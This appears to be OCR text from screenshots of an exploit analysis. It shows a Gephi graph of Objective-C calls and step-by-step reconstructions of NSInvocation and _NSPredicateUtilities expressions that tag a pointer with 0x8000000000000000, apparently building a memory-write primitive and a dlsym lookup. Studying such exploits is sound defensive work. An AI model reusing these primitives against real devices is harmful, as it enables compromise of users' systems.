Avg. Clustering Coefficient
Eigenvector Centrality
Edge Overview
Avg. Path Length



Gephi 0.10.1 - Untitled 1
Overview
Data Laboratory
Preview
all_1
Appearance
Nodes
Edges
Unique
Partition
Ranking
#c0c0c0
Apply
Layout
Yifan Hu
Run
Yifan Hu's properties
Optimal Distance
100.0
Relative Strength
0.2
Initial Step size
20.0
Step ratio
0.95
Adaptive Cooling
Convergence Threshold
1.0E-4
Yifan Hu
Presets...
Reset
Graph
Dragging
(Configure)
func:alloc
Arial-BoldMT, 32
Context
Nodes: 14070
Edges: 15753
Directed Graph
Filters
Statistics
Settings
Network Overview
Average Degree
Run
Avg. Weighted Degree
Run
Network Diameter
Run
Graph Density
Run
HITS
Run
PageRank
Run
Connected Components
Run
Community Detection
Modularity
Run
Statistical Inference
Run
Node Overview
Avg. Clustering Coefficient
Run
Eigenvector Centrality
Run
Edge Overview
Avg. Path Length
Run





5099
func:getArgument:atIndex:
op
args
array
NSVariable(writeInvocationName)
0
1
5104
func:longLongValue
op
5118
func:longLongValue
5105
func:bitwiseOr:with:
op
op
args
array
@0x1
CLASS(_NSPredicateUtilities)
0
1
5108
func:numberWithUnsignedLongLong:
@0x8000000000000000
args
op
array
0
CLASS(NSNumber)
5111
func:bytes
op
NSVariable(intermidiateAddress)





[intermediateAddress: bytes]





```
[NSNumber numberWithUnsignedLongLong:
            [intermediateAddress: bytes]]
```





```
[_NSPredicateUtils
  bitwiseOr: [NSNumber numberWithUnsignedLongLong:
                                  [intermediateAddress: bytes]]
  with: @0x8000000000000000]
```






```
[ [_NSPredicateUtils
    bitwiseOr: [NSNumber numberWithUnsignedLongLong:
                                    [intermediateAddress: bytes]]
    with: @0x8000000000000000]] longLongValue ]
```






```
[writeInvocationName
  getArgument:
    [ [_NSPredicateUtils
        bitwiseOr: [NSNumber numberWithUnsignedLongLong:
                                    [intermediateAddress: bytes]]
        with: @0x8000000000000000]] longLongValue ]
  atIndex: [@0x1 longLongValue] ]
```



3462
func:alloc
@"b'_dlsymx00x00'"
args
op
array
0
CLASS(NSNull)
1
3465
func:alloc
args
op
array
0
CLASS(NSNull)
3478
func:alloc
args
op
array
0
CLASS(NSNull)
3468
func:setSelector:
args
op
array
0
NSVariable(writeInvocationName)
3481
func:getArgument:atIndex:
op
args

